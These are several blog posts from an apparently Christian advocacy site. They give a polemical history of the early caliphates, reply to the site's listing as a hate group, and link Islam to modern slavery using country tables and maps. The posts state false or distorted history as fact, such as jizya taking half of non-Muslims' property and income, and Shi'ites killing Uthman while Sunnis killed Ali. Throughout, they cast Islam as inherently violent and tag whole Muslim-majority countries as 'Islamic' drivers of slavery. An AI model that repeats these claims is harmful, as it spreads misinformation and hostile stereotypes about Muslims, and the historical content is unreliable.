In Chapter 9, the last chapter of the Qur'an, Muhammad gave a financial solution for Islam. Muhammad's final words had nothing to do with a salvation message like that of our Lord. His final words were how to live off the backs of the Christians and Jews. He taught them to get Christians and Jews to pay the Jizya, a tax for protection from Muslims. They could take 50% of what Christians and Jews owned, and 50% of what they earned.

This is called dhimmitude. We can't quite call this slavery, but it is only one step away. They became second class citizens. They had three choices, become a Muslim, submit to dhimmitude, or die.

At the time of Umar the Persian Empire was not what it had been. It was easily taken by Umar, and the Persians hated Umar for doing so. He was assassinated by a Persian. It was a way of getting back at him. It didn't help in getting rid of Islam, but it did give some satisfaction.

Umar was followed by Uthman. He was assassinated also. Uthman was caliph from 644 to 656. We see that the caliphs did not last very long. Uthman was also connected to Muhammad as the husband of one of Muhammad's daughters.

Under Uthman, Islam was still advancing into North Africa, and there was a turn toward Europe. Again, Islam was advanced by the sword.

One of the primary accomplishments of Uthman was the writing and publishing of the Qur'an. In one battle, many of the reciters of the Qur'an were killed, and Uthman felt they could lose the Qur'an if it were not written down. He ordered 4 copies to be made, and Islam claims that 2 of them are still existence today. We have covered in previous articles that this is not true. There is evidence that these copies were written much later.

Uthman was assassinated in his house. This is where we see the beginning of the split between the Sunni Muslims and the Shi'ite Muslims.

The 4th caliph was Ali reigned from 656 to 661. Ali was the cousin of Muhammad, and was the first caliph who was a blood relative of Muhammad. This is the main difference between the Sunni and the Shi'ite Muslims. The Shi'ite Muslims believe the caliph must be a blood relative of Muhammad. The first 3 were not blood relatives of Muhammad, they were related through marriage. Not only was Ali a blood relative of Muhammad, he was also married to one of Muhammad's daughters, Fatima.

During his reign we see the expansion into Kuffa, which is in Iraq today. Ali was also assassinated during a time of prayer as retaliation for the assassination of Uthman. The Shi'ite Muslims assassinated Uthman, and the Sunni Muslims assassinated Ali, and this has been happening every since. This is the end of the Rashidun period of Islamic History.

The Nature Of Islam

We call Islam a religion, but historically we see it is more of a political-military movement. We see this when we study the caliphates (empires) of Islam.

Before we get into the next period, I want to go back to Muhammad's migration to Medina. Not only did the character of Islam change at that time, there was also a change of the calendar. The Islamic calendar is not the same as ours. We are in 2016, but on the Muslim calendar it is 1438. Their calendar begins in our year 622. Our calendar uses the abbreviation AD to indicate Ano Domini, the year of our Lord. The Muslim calendar uses AH for Ano Hijra (migration), the year of the migration.

Today we are 578 years apart, but since our calendar is based on the solar year, and the Muslim calendar is based on the lunar year, the gap is closing. The lunar year is about 11 days shorter than the solar year. The calendars will agree in the year 2860.

We are not talking about religious history, we are talking about a history of conquest. We are not talking about religious leaders, we are talking about rulers and kingdoms. It is important that we

understand that Muhammad was not just building a religion, he was building an empire.

The Umaayyad Caliphate (Damascus, Syria) 661 – 750 (41AH)

During this period they move the headquarters of Islam from Arabia to Damascus in Syria. Remember, before Islam conquered Syria, it was the largest Christian nation on earth. Today Syria is only about 10% Christian.

Islam expanded by conquest, and they were conquering non-Arabs. They moved into Persia (Iran), India, and North Africa.

The founder of the Umaayyad Caliphate was Abu Sufyan from Mecca. One of the desires of this caliphate was to restore a true Arabic culture within Islam. I think this is one of the hidden differences between the Sunni Muslims and th Shi'ite Muslims. I think there is a lesser than attitude that makes Arab Muslims more pure, and all other Muslims lesser.

This caliphate ran from 661 to about 750, but I believe the death blow came in 732. We will talk about this later.

When they established Damascus as the headquarters of the Islamic government, they made Arabic the official language of the government, and all of the coinage. Again, we are not talking about a religion, we're talking about a government with its own money. The goal of this caliphate is to bring some unity by bringing it back to an Arabic Islam.

They had expanded all the way across Northern Africa. They then turned to Europe. They invaded and conquered Spain. From Spain they started to expand into France. Thank God for a leader named Charles Martel (Charles the Hammer). In 732, Martel stopped the advance of the Islamic armies. This was the beginning of driving them out of Europe. This is why I believe that the Battle of Poitiers, also called the battle of Tours, in 732 was the beginning of the end of this caliphate.

Within 100 years after Muhammad, Islam had expanded all the way into France. This never would have happened with only conversions to Islam. It only happened because of the military-governmental sword behind the expansion. All of those who are talking about the peaceful history of Islam are not looking at its true history. Islam's history is one of bloodshed and war, leaving a wake of dead bodies in its path.

During this time we also see the versions of the Qur'an developed. They claim that they go back to the time of Muhammad, but the evidence shows that they are really of more recent origin.

Would you consider supporting this ministry on a monthly basis?

You can do so by going to our **donation page**

Hatred and the Political Left

MARCH 11, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Dan Wolf
Virginia Christian Alliance

Dan Wolf

Author: Collectivism & Charity: The Great Deception

For those of you who do not know, the Virginia Christian Alliance (VCA) was recently cited as a hate group by the Southern Poverty Law Center (SPLC). Normally, I would not bother to respond to such a list, but there are a couple of important points to be made that support the VCA site's purpose and the writings I have put together on the relationship between faith and governance.

The first item is to understand the Southern Poverty Law Center's point of view and then evaluate it. We'll start by defining hate so that we are all on the same page. According to the dictionary it is "to regard with extreme aversion; have great dislike for; detest." I went to the SPLC web-site to see their criteria for inclusion in the list. The information about the SPLC's hate map states, "All hate groups have beliefs or practices that malign an entire class of people, typically for their immutable characteristics."

The Southern Poverty Law Center's criteria for being included within their 'Anti-Muslim' list includes holding "conspiratorial views regarding the inherent danger to America posed by its Muslim-American community … a conspiracy theory known as 'civilization jihad.'" I won't dwell on the fact that this is the very term the Muslim Brotherhood uses in their own documents. Maybe they should be on the anti-Muslim list as well. The SPLC goes on to say that these groups "broadly defame Islam, which they tend to treat as a monolithic and evil religion. … is inferior to the West and is a violent political ideology rather than a religion."

The Southern Poverty Law Center's position and rhetoric provide a perfect example to a point I've recently made in another post regarding **refugees and immigration**. The SPLC list's very title focuses on people and not ideology. "The arguments presented are based upon our shared human nature, but our nature alone does not define who we are, whether citizen or foreigner. That is only the

starting point. Instead we are defined by our choices and actions, reflections of the beliefs and ideas we hold. From Clement of Alexandria, *'As are men's wishes, so are their words; As are their words, so are their deeds; And as their works, such is their life.'* Ideas and beliefs matter as they shape our decisions and actions.

Groups like the Southern Poverty Law Center want to make the issue about people and not ideology. It is an intellectually dishonest argument, because it deceptively excludes some of the relevant arguments that should be considered. A religion is defined by the relationship that man has with some supreme being, nature, essence or will. It extends from earth into heaven. An ideology is concerned with man's ordering of his social interactions, particularly in relation to how he governs himself. It is strictly bound to the earth. Islam is both, in fact terms like political Islam are an oxymoron as Islam is by its very nature political. If you do not believe that, just read a view of the Medinan verses from the Qur'an. On the other hand, Christianity is a religion whose ideas hold implications for governance, but it does not dictate ideology. In the words of Thomas Aquinas,

There are various kinds of regimen … but the principal ones are monarchy, in which one man rules as specially qualified, and aristocracy, that is the rule of the best … Hence the best system in any state or kingdom is one in which one man, as specially qualified, rules over all, and under him are others governing as having special endowments, yet all have a share inasmuch as those are elected from all, and also are elected by all. This is the best form of constitution, a mixture of monarchy, in that one man is at the head, or aristocracy, in that many rule as specially qualified, and democracy, in that the rulers can be chosen from the people and by them. This was the form established by divine law.

He goes on to state that although this particular form of governance is not stated in scripture, every other form but this one is precluded by it. Within Christianity, the spheres of the church and state are intended to be separate, but within Islam they are intended to be one and the same. In fact the only reason for government within an Islamic society is to see that Islam's requirements are carried out.

Second item. We have stated repeatedly in the Virginia Christian Alliance site's articles that the issue is not Muslims, but Islam's tenets—which by the way also come from Islamic sources. All Muslims share the same God given nature that we all have, and are deserving of our prayers. You can make the call whether the above makes us anti-Muslim or not, but we do see a threat in Islam's tenets. We have about 1,400 years of history supporting these tenets existence. To deny them is the act of a fool. Consider,

- We do not worship the same God. They are contradictory and incompatible.
- We have a different understanding of who Christ is and salvation. These are also views incompatible with our society's founding principles.

These are truths, grounded in facts. From these truths come several other ideas. Ideas that are connected and rooted in different ideologies.

- Is it man's nature to be free or a slave?
- What is freedom?
- What is belief?

Do people exist to serve the state, or the state to serve its people?

To all of these questions Islam's principles are contrary and incompatible to a Biblical world-view. And it doesn't matter as to my depth of knowledge of Islam. I know my Christian faith, and I know what is different and contrary to it. That is all that matters.

If the Southern Poverty Law Center is truly concerned with identifying hate, one would think they would have at least issued a statement concerning the comments made in the media by various entertainers, politicians, and pundits after President Trump's recent joint session speech. That speech was one of the few moments in the last eight years that actually was intended to, and should have, brought us together as a people. Instead many spouted mindless hate the following day.

We are truly defined by the actions we take, and taking no action is in itself an action. The Southern Poverty Law Center's inaction defines who they really are and where they stand; with the fascists, communists, socialists, progressives, and others who seek division, envy, and hate. From the SPLC web-site again, "Hate group activities can include criminal acts, marches, rallies, speeches, meetings, leafleting or publishing." Sounds a lot like the recent activities undertaken by our political left, which the SPLC is also silent on. Maybe they should study their own hate criteria. But then again maybe there is another reason for their silence, maybe the Southern Poverty Law Center's progressive views and Islam's tenets are really not so far apart.

About Dan Wolf

Dan is gifted at gathering facts about contemporary subjects and sharing information in a manner that is easy to read and understand. Our Founders considered education, religion, morality, and virtue to be society's cornerstones. These require understanding the languages of reason and faith, but we no longer teach what's needed to remain free and independent—and are losing our way. You can find out more about his work **here**.

Will We Stand for Truth?

DECEMBER 18, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Dan Wolf | Virginia Christian Alliance Advisory Board

Our country is grounded in Judeo/Christian principles. Living in the truth is one such principle. "For everyone who does evil hates the Light, and does not come to the Light for fear that his deeds will be exposed. But he who practices the truth comes to the light, so that his deeds may be manifested as having been wrought by God."

No one should fear the truth, although at times we may be afraid. The truth is the light which sets us free. It is when truth is suppressed that we should fear, for the light fades and darkness comes forth.

So why am I bringing this up?

Recently a religious organization in Virginia agreed to have a well known and highly regarded historian appear to give a presentation on Islam's history. A couple of days before the event was to occur, it was cancelled because of a few phone calls and emails from the local interfaith community that said the presenter and presentation were untruthful.

What is troubling is that:

- This speaker had presented a similar topic at the same organization just about a year earlier.

- I have seen most of the speakers presentation, and it is a series of slides containing historical facts and dates.

The presented facts are all verifiable, and what I've seen are accurate. They are truth. No one walking in the light should fear facts that are truth.

As to the interfaith community's actions and the pressure they exerted to cancel the event, the following quote from the Islamist Syed Qutd Shaheed should be instructive. Jahiliyyah means 'ignorance of divine guidance', and refers to all non-Muslims—infidels.

> "Our first task is to replace this Jahiliyyah with Islamic ideas and traditions. …
>
> "This cannot come about by going a few steps with Jahiliyyah, nor by now severing relations with it and removing ourselves to a separate corner; never. The correct procedure is to mix with discretion, give and take with dignity, speak the truth with love, and show the superiority of the Faith with humility. After all this, we must realize the fact that we live in the midst of Jahiliyyah, that our way of life is straighter than that of Jahiliyyah, and that the change from Jahiliyyah to Islam is vast and far-reaching. The chasm between Islam and Jahiliyyah is great, and a bridge is not to be built across it so that the people on the two sides may mix with each other, but only so that the people of Jahiliyyah may come over to Islam."

Compassion without truth is not a virtue, it becomes indifference driven by fear and/or ignorance. With all due respect, those within the interfaith community who carried out these actions are at best well meaning fools acting in ignorance. They represent organizations that have blended into the secular culture; *they have lost their salt, and are losing their light*.

These types of actions raise a serious concern within a community, because they are themselves a repeating of history. During the first wave of Islamization, the church and civic leaders facilitated Islam's spread within Christian kingdoms. These people were called notables, and are referred to as such in histories written during this period. Why did this occur?

- Few people outside of Arabia spoke Arabic, and the initial text of the Qur'an was unpointed, leading to numerous variant readings of the same verse (see below).

- There were few copies of the Qur'an, and in fact the Qur'an's fourteen variant readings accepted today were not finalized until a later date (see **The Abbasid Dynasty – Part II** for more information).

- Initially, the Christian world viewed Islam as just another Jewish or Christian heresy. This notion appears in the Chronicles of Michael the Syrian and others.

The Islamic population was initially in the minority in the lands it conquered, and *could not have been successful in their conquests without the native population's help* (see **The Abbasid Dynasty – Part III** for more on this topic).

Couple the above with civic leader actions related to the building of a mosque within the same Virginia community. Initially, it was opposed by the local government. The federal Department of Justice came and pressured the local Board of Supervisors and Planning Commission, behind

closed doors, to reverse their decision – despite county rules allowing that initial decision. The contents of those closed door meetings have never been revealed, and those local leaders will not talk about the meeting. Since that time a second mosque has been approved, and numerous laws and regulations overlooked in order for them to be built.

Truth requires light, the light of knowledge. Knowledge comes from an education in both reason and faith. "The exercise of faith directly becomes knowledge, reposing on a sure foundation. Knowledge, accordingly, is defined … as a habit, which cannot be overthrown by reason." In short "neither is knowledge without faith, nor faith without knowledge."

Knowledge becomes the wisdom that leads to the light—a virtue. It is something that we must each strive for, as it is through this process we are in a position to fulfill our purpose. We are to stand in the truth to remain free (Galatians 5:1). Are we willing to stand? If our leaders do not stand, are we willing to ask them why? If necessary, and with love, are we willing to turn and accept others to lead who will stand if they will not turn away from an incorrect course?

1. John 3:20-21, New American Standard Bible.
2. Shaheed, Syed Qutb, *Milestones*, p. 115, Retrieved from: **http://holybooks.lichenbergpress.netdna-cdn.com/wp-content/uploads/Milestones.pdf.** Accessed 12/2016.
3. Roberts, Rev. Alexander and Donaldson, James, *The Ante-Nicene Fathers, Fathers of the Second Century: Hermes, Titian, Athenagora, Theophilus, and Clement of Alexandria (Entire)*, Vol. 2, p. 349, Wm. B Eerdmans Publishing Co., 1989. Stromata, Book II, Chapter II.
4. Ibid, p. 444, Stromata, Book V, Chapter I.

Islam's Ties to Modern Slavery

NOVEMBER 20, 2016
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Country/Region	Slave Est. (Thousands)	Factors
India	14,300	Caste system/Debt Bondage
China	3,200	Communist
Pakistan	2,100	Islamic
Uzbekistan	1,200	Islamic/Former Communist
North Korea	1,100	Communist
Russia	1,000	Former Communist
Nigeria	834	Islamic/War
Dem. Rep. of the Congo	763	War
Indonesia	714	Islamic
Bangladesh	681	Islamic
Sudan	594	Islamic/War
Egypt	573	Islamic
Iran	495	Islamic
Turkey	480	Islamic
Thailand	475	Govt. Corruption
Ethiopia	404	War
Iraq	404	Islamic/War
Philippines	401	Debt Bondage
Mexico	377	Drugs
Afghanistan	368	Islamic/War
Other - Africa	3,491	
Other - Asia & Pacific	1,991	
Other - Latin America & Caribbean	1,728	
Other - N. Africa & Middle East	1,465	
Other - Europe	767	
Other - North America	64	
Total	39,969	

Dan Wolf

This site normally looks at issues relevant to Islam; its history, cultural attitudes, etc.

Today's topic is modern slavery, an issue that goes well beyond Islam.

It is a problem that is global in scope. Although it is more prevalent in countries that govern using collectivism (such as communism, fascism, Islam, nationalism, progressivism, or socialism), it is also present in countries with republican forms of governance – such as the U.S. In all cases it represents a form of moral corruption, as discussed below. There are, however, a couple of ties that add to slavery's prevalence within Islamic countries.

First, slavery is permissible under Islam. This item is a hold-over from pre-Islamic Arab culture. The second tie relates to jihad. There is a breakdown in governance and law during any period of war. Within Islamic jihad, captives can either be made slaves or held for ransom. Captives were historically part of the booty received by those who fought. One example, the first war fought by the U.S. was against the Barbary Pirates of North Africa, who raided ships and took captives that

were made slaves or held for ransom. While this example is more recent, it is behavior going back to the actions sanctioned by Muhammad's example in the seventh century.

Factors Underlying Modern Slavery

Modern slavery in most countries is driven by one or more of the following factors:

- Drug trade
- Forced labor
- Sex trafficking

The drug trade uses slaves as forced labor not only to grow and process drugs, but in smuggling them as well. Slaves are often used in menial labor intensive industries such as agriculture, construction, domestic servitude, factories, mining, and textiles. In some countries children and others are forced into organized begging. Sex trafficking not only includes forced prostitution, but in some countries supplying women for the temporary marriages allowed by Islam. Some countries serve primarily as a source of slaves, others as their destination, and still others facilitate their movement between countries. One typical pattern is people in countries with few jobs volunteering to work in other countries. Once they arrive in the country they are to work in, their wages are withheld and/or their passports are taken by the person who paid to bring them. They become illegal migrant workers with few rights and no legal standing. They are often put into forced labor situations or prostitution with no/little recourse to address their forced servitude.

The Data

There are about 195 countries recognized in the world today. Estimates for the Islamic population within almost all of those countries is available, and estimates of the slave population are available for about 165. Additionally, the most recent U.S. State Dept. report on human trafficking reviews and rates almost 150 of these countries. Estimates for the top ten slave countries in this article come from Wall St 24/7, and figures for the remaining countries come from The Global Slavery Index. Country ratings come from the 2007 and 2016 U.S. State Dept. *Trafficking in Persons Reports*.

The Global Slave Population

Slave populations are difficult to estimate, but the figures run between 30 and 45 million people world-wide. Most of the slave population is concentrated in just a few countries. The figures used in this article put the slave population at about 40 million. Almost 65% of those reside within ten countries, and a total of about 75% in the top twenty. A list of the 20 countries with the largest slave populations, and the remaining slave population by region, is shown below.

Country/Region	Slave Est. (Thousands)	Factors
India	14,300	Caste system/Debt Bondage
China	3,200	Communist
Pakistan	2,100	Islamic
Uzbekistan	1,200	Islamic/Former Communist
North Korea	1,100	Communist
Russia	1,000	Former Communist
Nigeria	834	Islamic/War
Dem. Rep. of the Congo	763	War
Indonesia	714	Islamic
Bangladesh	681	Islamic
Sudan	594	Islamic/War
Egypt	573	Islamic
Iran	495	Islamic
Turkey	480	Islamic
Thailand	475	Govt. Corruption
Ethiopia	404	War
Iraq	404	Islamic/War
Philippines	401	Debt Bondage
Mexico	377	Drugs
Afghanistan	368	Islamic/War
Other - Africa	3,491	
Other - Asia & Pacific	1,991	
Other - Latin America & Caribbean	1,728	
Other - N. Africa & Middle East	1,465	
Other - Europe	767	
Other - North America	64	
Total	39,969	

Relatively few factors underlie slavery in the above table. There is a single commonality across all these factors. It is refusing to acknowledge the equality of nature given to us by our Creator, and based on our common ancestry. I believe the factors mentioned above are a natural result of the elitism that underlies all collectivist societies, regardless of the 'ism' they are derived from. Once you cut yourself loose from the truth, you can rationalize going just about anywhere. This is the first rule of Saul Alinsky's discussion of ends and means. 'One's concern with the ethics of means and ends varies inversely with ones personal interest in the issue.' This is to say that the more you care about an issue the less you should care about the morality of the means used to combat it. From a Christian perspective, this teaching is false as *the ends and means used to obtain them both matter*. Robbing someone in order to give to a charity is an immoral act – it is evil. Period.


Some societies, such as communist countries, are built upon atheism. Others recognize an ideology (Islam) where men are placed above women, and Muslims above non-Muslims. These views are institutionalized through the legal system and rights that some individuals have – but others do not. Equality under the law as it is to exist in Western countries is not recognized. India's caste system represents another institutionalized form of elitism based upon your parents societal position.

Slave Population Distribution

Augustine believed that war occurs when men are turned to themselves and not toward their Creator, and war is present across much of Africa and Asia today. War disrupts society and its institutions, leaving people vulnerable to mistreatment and enslavement. Underlying much of the

conflict in Africa is the spread of Islam by armed forces such as Boko Haram and Al-Shabaab, and attempts to implement a particular type of Islamic ideology by groups such as Al-Qaeda, ISIS, and Ansar al-Sharia. Drugs, government corruption, and debt bondage round out the list. These last items also point to a basic undermining of morality and placing self-interest above self-sacrifice.

While the raw number of slaves within a country matters, this measure alone does not provide the full picture. The percentage of the total population that is in slavery also matters. A large country may have many slaves, but they may be a very small part of the overall population (China), or a small country may have relatively few slaves, but it represents a large part of the population (Mauritania). The following graph takes these relationships into account. It should be noted that for this and the remaining graphs, full information for the Republic of South Sudan is not available as it has recently formed. Where figures for this country are available, they have been added to those of the Sudan from which it separated.



Regarding the above graph, as the slave population within a country increases the country becomes pinker. As slaves make up a greater percentage of the total population, the shading becomes greener. As both increase together the country's shading becomes first blue and then deep purple. Slavery occurs to a greater extent within Africa and South Asia, particularly in an arc from The Democratic Republic of the Congo in central Africa, through Egypt, and on into India.

The breakdown of the 177 countries into the categories indicated in the legend above are:

Low		High	
5	7	8	High
16	27	10	
58	25	2	Low

There were also 19 countries in the map which had no slave data. With the exception of South Sudan, the other countries were island nations or disputed territories – many of which are too small to be visible.


We mentioned earlier that conflict is greatest today across much of Africa and in Asia. This includes North Africa and the Middle East. The remainder of this article will look at the impacts of war on slavery, and the country ratings on human trafficking as provided by the U.S. State Department. The latter provides some subjective measure of a government's responsiveness to the problem.

Islam and War

Jihad represents an institutionalized form of war within Islam, and war leaves people more vulnerable to being taken into slavery. The map below shows conflict areas overlaid upon the degree to which a country is Islamic, as measured by the percentage of the population that follows Islam. The war figures come from Wikipedia and represent the countries involved in various conflicts classified by the number of deaths occurring annually.

- Major War – 10,000 or more deaths within the past year
- War – 1,000 to 9,999 deaths within that same period
- Minor Conflict – 100 to 999 deaths within the past year
- Skirmishes – less than 100 deaths within the past year

The country population figures come from the CIA handbook and Pew Research Forum.



There is a high degree of correlation between the degree to which a country is Islamic and level of conflict that is present. This is consistent with the results in the last section as most countries across North Africa and the Middle East have a relatively higher percentage of their population as slaves and their number is relatively greater.

The conflict within this area generally takes one of two forms.

- Spread of Islam to non-Islamic countries. This includes the fighting within: (1) Nigeria that has spread into Cameroon, Niger, and Chad, (2) Sudan, (3) South Sudan and Ethiopia, (4) Kenya and Somalia, and (5) Israel and the West Bank/Gaza.
- The attempt to implement more fundamentalist Islamic principles within existing Islamic societies. This includes: (1) insurrections within Algeria, Tunisia, Libya, Egypt, Afghanistan, and Pakistan (2) fighting between Saudi Arabia and Iran backed groups in Yemen, (3) Syria and Iraqi factions backed by Iran, Russia, and the U.S.

War Increases Instability and the Risk of Slavery

So far we've looked at information about slave population and the presence of conflict in those locations, but what about government's efforts to combat it? For some measure we turn to the State Department's annual *Human Trafficking Reports*. Two years will be used as any information produced by the current administration must be taken with some degree of skepticism. It has repeatedly shown it is willing to go to any lengths to sell its narrative, but even this information shows that the world is a less safe place today.

The following categories are used in these reports.

- Tier 1 – Fully complies with the Trafficking Victims Protection Act's minimum requirements.
- Tier 2 – Country does not fully comply with the above Act, but is making significant progress.
- Tier 2 Watch List – The same as Tier 2 and either (1) the number of victims are significantly increasing, (2) evidence is not provided of increased efforts to combat human trafficking, or (3) the country has made significant commitments to take steps in the next year.
- Tier 3 Countries that do not comply with the Act's minimum standards, and are not making significant efforts to do so.
- Special Case – Instances where there is not enough information to categorize a country.

The first map is from 2007. In this year the country tier placements are as follows.

Tier 1	Tier 2	Tier 2 WL	Tier 3	Spec. Case
28	75	32	16	13




Figure 1: 2007 U.S. State Department Ratings

Ten of the sixteen Tier 3 countries were in North Africa, the Middle East, or Central Asia. Only Morocco (and the West Sahara) is listed as a Tier 1 country within this same region. We can also see that the problem is more widespread than just these areas, as much of Asia and South America are rated as Tier 2 or higher. Most governments in these area tend to be more collectivist, and many appear in the top 20 list shown earlier. The same information for 2016 is shown below. There were eighteen additional countries evaluated in 2016.

Tier 1	Tier 2	Tier 2 WL	Tier 3	Spec. Case
36	78	44	27	3




Figure 2: 2016 U.S. State Department Ratings

There are no Tier 1 countries in Africa, the Middle East, Central or South Asia. Twelve of the twenty seven Tier 3 countries are Islam majority countries, and all three special cases are Islam majority countries in Africa or the Middle East where conflict is present. One final analysis. I gave each country that was ranked in both years the following values.

- Tier 1 – 1

- Tier 2 – 2
- Tier 2 Watch List – 3
- Tier 3 – 4

Countries that either were not ranked in one year or were considered special cases were excluded. I then took the difference in rankings between the two reports. The results are:

